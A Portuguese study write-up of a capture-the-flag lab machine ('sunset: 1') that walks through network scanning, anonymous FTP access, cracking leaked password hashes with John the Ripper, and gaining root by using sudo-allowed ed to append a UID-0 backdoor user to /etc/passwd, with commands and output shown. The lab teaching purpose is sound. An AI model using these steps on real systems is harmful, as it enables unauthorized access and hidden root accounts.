

[illegible]

Relatório

Máquina 0x08 (sunset: 1)

Por Sávio (@dissolvimento)

Resumo

Essas são minhas anotações de estudo referentes ao [Desafio 02](#) do [Beco do Exploit](#), organizadas no formato de relatório. O desafio consistia, inicialmente, em hackear 30 máquinas em 30 dias. No entanto, esse prazo acabou sendo muito curto para minha rotina. Por isso, optei por seguir no meu próprio ritmo, priorizando a compreensão aprofundada dos conceitos, vulnerabilidades, ataques, entre outros, e cristalizando esse aprendizado nestas anotações. É importante ressaltar que os relatórios seguem uma sequência lógica: alguns conceitos que não foram explicados em um relatório podem já ter sido abordados em outro, sendo recomendada a leitura sequencial. Todos os relatórios anteriores podem ser encontrados em <https://www.github.com/bitvca/Desafio02>.


Sumário

1	Exploração	1
1.1	Reconhecimento Inicial	1
1.2	Conexão FTP	3
1.3	John The Ripper	4
1.4	Conexão SSH	5
1.5	O editor ed	6
1.6	Criação do usuário privilegiado <i>pwned</i>	7
1.6.1	Edição do <code>/etc/passwd</code>	7
	Referências	10
A	Apêndice A: Estrutura do <code>/etc/passwd</code>	11

Exploração

1.1 Reconhecimento Inicial

Máquina 08 (sunset: 1) configurada no VirtualBox:



Com o propósito de identificar o alvo na rede, é feito um scan com a ferramenta *nmap*

```
$ nmap -sn 192.168.0.0/24
```

É então revelado o endereço da máquina-alvo (192.168.0.138):

```

nmap -sn 192.168.0.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-24 08:23 -0300
Nmap scan report for 
Host is up (0.0028s latency).
Nmap scan report for 
Host is up (0.063s latency).
Nmap scan report for 
Host is up (0.00018s latency).
Nmap scan report for 
Host is up (0.036s latency).
Nmap scan report for 
Host is up (0.076s latency).
Nmap scan report for 192.168.0.138 (192.168.0.138)
Host is up (0.00029s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 55.04 seconds

```

Visando o reconhecimento dos serviços rodando e suas respectivas versões, é realizado um scan mais profundo com a ferramenta *nmap*

```
$ nmap -sV -p- -Pn 192.168.0.138
```

Que revela a existência dos serviços pyftplib (versão 1.5.5) e OpenSSH (versão 7.9p1):

Info

Pyftplib, ou Python FTP server library, é uma biblioteca Python que fornece uma interface FTP portátil de alto nível para a criação de servidores FTP eficientes, escaláveis e assíncronos. Trata-se da implementação do protocolo FTP (RFC-959) mais completa disponível para a linguagem Python.

```

nmap -sV -v 192.168.0.138
nmap -sV -p- 192.168.0.138
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-24 08:26 -0300
Nmap scan report for 192.168.0.138 (192.168.0.138)
Host is up (0.00084s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds

```

Durante a busca por exploits correspondentes às versões dos serviços identificados, utilizando ferramentas como o searchsploit, nenhum resultado relevante foi encontrado.

1.2 Conexão FTP

Foi então feita a verificação do usuário *anonymous* seguida da conexão bem-sucedida ao servidor FTP:

```
ftp 192.168.0.138
Connected to 192.168.0.138.
220 pyftplib 1.5.5 ready.
Name (192.168.0.138:user): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Exibido o conteúdo armazenado com

```
ftp> ls
```

Nota-se a existência do arquivo *backup*, que é transferido para a máquina do atacante com a função *get*, padrão do protocolo FTP

```
ftp> get backup
```

```
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--  1 root    root      1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
1062 bytes received in 0.0317 seconds (32.7272 kbytes/s)
ftp>
```

Desse modo, torna-se possível verificar o conteúdo do arquivo que, em suma, substitui diversos usuários com aparentemente susa respectivas hashes de senhas:

```

^ ^ ^ cat backup
CREDENTIALS:

office:$6$9ZTY.VI0M7cG9tVcPl.QZZi2XH0UZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4ggjBdeD6zhq.X.

datacenter:$6$3QW/J40LV3naFDbhuksxRkR6iKo4gh.Zx1RfZC20INKMiJ/6FfyL330FtBvCI7S4N1b8vLDyLF2hG2N0NN/

sky:$6$Ny8IwgIPYq5pH6ZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfh0qep60

sunset:$6$406THujdiBTNu./R$NzquK0QRsbAUUSrHcpR2QrrLz3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFzFSZ9bo/

space:$6$4NccGQWPfiyfGKHgyhJBgiad0LP/FM4.QwL1yIWP28ABx.Yu0siRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
^ ^ ^

```

1.3 John The Ripper

É então utilizada a ferramenta john junto a wordlist rockyou.txt, padrão do Kali Linux

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt --pot=NONE backup
```

Que detecta hashes do tipo HMAC-SHA256, HMAC-SHA512 e sha512crypt. Na primeira execução, a ferramenta utiliza o formato HMAC-SHA256 para a quebra das senhas, mas não há nenhum retorno:

```

^ ^ ^ john --wordlist=/usr/share/wordlists/rockyou.txt --pot=NONE backup
Warning: detected hash type "HMAC-SHA256", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Warning: only loading hashes of type "HMAC-SHA256", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:50 DONE (2025-07-24 09:46) 0g/s 281913p/s 845740c/s 845740C/s !Sketchy!..*7j;Vamos!
Session completed

```

Utilizando a função --format= da ferramenta john, é possível trocar o formato de hash utilizado para fazer o cracking¹ das senhas.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt --pot=NONE backup
```

Assim, a ferramenta retorna para o usuário *sunset* a senha "cheer14":

¹ Quebra

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt --pot=NONE backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cheer14 (sunset)
1g 0:00:00:11 DONE (2025-07-24 09:47) 0.08764g/s 1234p/s 1234c/s 1234C/s gerber..dillion
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

1.4 Conexão SSH

Utilizadas as credenciais descobertas do usuário *sunset*, é feita uma conexão através do protocolo SSH no alvo:

```
ssh sunset@192.168.0.138
sunset@192.168.0.138's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 24 09:12:12 2025 from 192.168.0.12
sunset@sunset:~$ whoami
sunset
```

Com o propósito de verificar vetores para escalção de privilégios, o comando

```
$ sudo -l
```

É utilizado. Revelando a permissão de execução privilegiada do programa *ed*.

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$
```



1.5 O editor ed

GNU ed é um editor de texto orientado por linha de comando. Ele é utilizado para criar, exibir, modificar e manipular arquivos de texto, tanto de forma interativa quanto por meio de scripts de shell. Ver The GNU Project, [s.d.](#)

No contexto de exploração da máquina, o editor ed foi utilizado para editar o arquivo `/etc/passwd` e inserir um usuário com privilégios avançados no sistema. Executando-o no arquivo `/etc/passwd` com

```
$ sudo ed -p '> ' /etc/passwd
```

Torna-se possível sua edição:



```
sunset@sunset:~$ sudo ed -p '> ' /etc/passwd
1756
>
```

Parâmetros

O editor ed pode ser executado de forma simples com o comando:

```
$ ed <arquivo>
```

Neste relatório, foi utilizado o parâmetro `-p`, que serve para definir um *prompt* personalizado. Esse *prompt* é o símbolo que será exibido antes de cada comando inserido no modo interativo do ed, facilitando a visualização do que está sendo feito.

Por exemplo, ao executar:


```
$ ed -p '> ' <arquivo>
```

O editor exibirá o símbolo `>` antes da entrada de comandos, indicando que está aguardando uma instrução do usuário.

1.6 Criação do usuário privilegiado *pwned*

Visando a inserção maliciosa de um novo usuário dentro do arquivo `/etc/passwd`, foi utilizada a função `passwd` do utilitário *openssl* para criar um hash para o usuário *pwned*


```
$ openssl passwd -1 -salt pwned abobora
```



```
openssl passwd -1 -salt pwned abobora
$1$pwned$pbYeKWkCD0xhSwSGEpyEp/
```

Em seguida, organizado no modelo do arquivo `passwd` do linux², é criada a estrutura do usuário *pwned* com permissões privilegiadas no sistema

```
pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
```




```
1 pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
```

1.6.1 Edição do `/etc/passwd`

Retornada a máquina-alvo com o arquivo `/etc/passwd` aberto no editor `ed`, é possível inserir na última linha do arquivo, com a função `a` (append) o usuário privilegiado *pwned*

```
> a
```

```
pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
```



```
> a
pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
.
> =
32
> p
pwned:$1$pwned$pbYeKWkCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
>
```

² Ver Apêndice A

Info

A função append

> a

Insere, após a última linha do arquivo, o conteúdo determinado. A função

> =

Revela quantos caracteres foram inseridos e, a função

> p

Retorna o valor inserido. Para mais parâmetros do editor ed, ver The GNU Project, [s.d.](#)

Após a inserção do usuário bem-sucedida, o arquivo é atualizado com

> w

E, por fim, o editor ed é fechado com

> q

```
> w /etc/passwd
1815
> q
sunset@sunset:~$
```

Verifica-se que o usuário *pwned* foi inserido com sucesso no arquivo `/etc/passwd`:

```
gnats:x:41:41:gnats bug-reporting system (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
avahi:x:107:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:108:118::/var/lib/saned:/usr/sbin/nologin
colord:x:109:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:110:7:HPLIP system user,,,:/var/run/hplip:/bin/false
sunset:x:1000:1000:sunset,,,:/home/sunset:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
pwned:$1$pwned$pbYeKwKCD0xhSwSGEpyEp/:0:0::/root:/bin/bash
sunset@sunset:~$
```

O que permite a obtenção de privilégios administrativos no sistema com

```
$ su pwned
```

```
sunset@sunset:~$ su pwned
Password:
root@sunset:/home/sunset# id
uid=0(root) gid=0(root) groups=0(root)
root@sunset:/home/sunset#
```

Referências

Giampaolo (2024). RFC compliance — pyftplib 1.5.8 documentation. Acessado em jul. 2025. URL: <https://pyftplib.readthedocs.io/en/latest/rfc-compliance.html#unofficial-commands>.

Hacking Articles (jul. de 2019). sunset: 1. URL: <https://www.vulnhub.com/entry/sunset-1,339/>.

Marcio (abr. de 2019). Comandos Linux ed e red. Artigo. URL: <https://linuxforce.com.br/comandos-linux/comandos-linux-comando-ed/>.

Mattias (out. de 2015). How To Gen a /etc/passwd password hash via the CLI on Linux. Artigo. URL: <https://ma.ttias.be/how-to-generate-a-passwd-password-hash-via-the-command-line-on-linux/>.

Mitre (s.d.). CWE-284: Improper Access Control. CWE. URL: <https://cwe.mitre.org/data/definitions/284.html>.

Queiroz, Victor (CAT) (set. de 2020). #Desafio02 Beco do exploit #VM08. URL: <https://www.youtube.com/watch?v=-T6OziXC4Nk&list>.

The GNU Project (s.d.). GNU ed Manual. Acessado em jul. 2025. URL: https://www.gnu.org/software/ed/manual/ed_manual.html.

Vivek Gite (fev. de 2025). Understanding /etc/passwd File Format. Artigo. URL: <https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/>.

Apêndice A: Estrutura do /etc/passwd

O arquivo /etc/passwd contém uma entrada por linha para cada usuário (conta de usuário) do sistema. Todos os campos são separados pelo símbolo de dois-pontos (:). Há um total de sete campos, conforme segue. Geralmente, uma entrada no arquivo /etc/passwd se apresenta da seguinte estrutura:

```
johan: x :1021:1020:Johan Liebert:/home/johan:/bin/zsh
  1   2   3   4           5           6           7
```

1. **Nome de usuário:** Usado no momento do login. Deve ter entre 1 e 32 caracteres de comprimento.
2. **Senha:** Um caractere x indica que a senha criptografada e com salt está armazenada no arquivo /etc/shadow. Note que é necessário usar o comando `passwd` para calcular o hash de uma senha digitada no terminal ou para armazenar/atualizar o hash da senha no arquivo /etc/shadow.¹
3. **ID de Usuário (UID):** Cada usuário deve ter um UID atribuído. O UID 0 é reservado para o root, enquanto os UIDs de 1-99 são reservados para outras contas predefinidas. Os UIDs de 100-999 são reservados pelo sistema para contas/grupos administrativos e de sistema.
4. **ID de Grupo (GID):** O ID do grupo primário, armazenado no arquivo /etc/group.
5. **Informações do Usuário (GECOS):** O campo de comentários. Permite adicionar informações extras sobre o usuário, como nome completo, telefone, etc. Este campo é usado pelo comando `finger`.
6. **Diretório Home:** O caminho absoluto para o diretório em que o usuário estará ao fazer login. Se este diretório não existir, o diretório do usuário será /.
7. **Comando/Shell:** O caminho absoluto para um comando ou shell (ex: /bin/bash). Normalmente, é um shell, mas não necessariamente. Por exemplo, o administrador pode definir o shell como /sbin/nologin, que impede o login interativo. Caso o usuário tente fazer login diretamente, o /sbin/nologin encerra a conexão.

¹ Também é possível armazenar o hash diretamente no arquivo /etc/passwd, embora isso não seja recomendado por questões de segurança.

Se não houver entrada neste campo no arquivo `/etc/passwd`, o usuário receberá um shell Bourne (`/bin/sh`).

Tradução retirada do artigo Vivek Gite, 2025.

[illegible]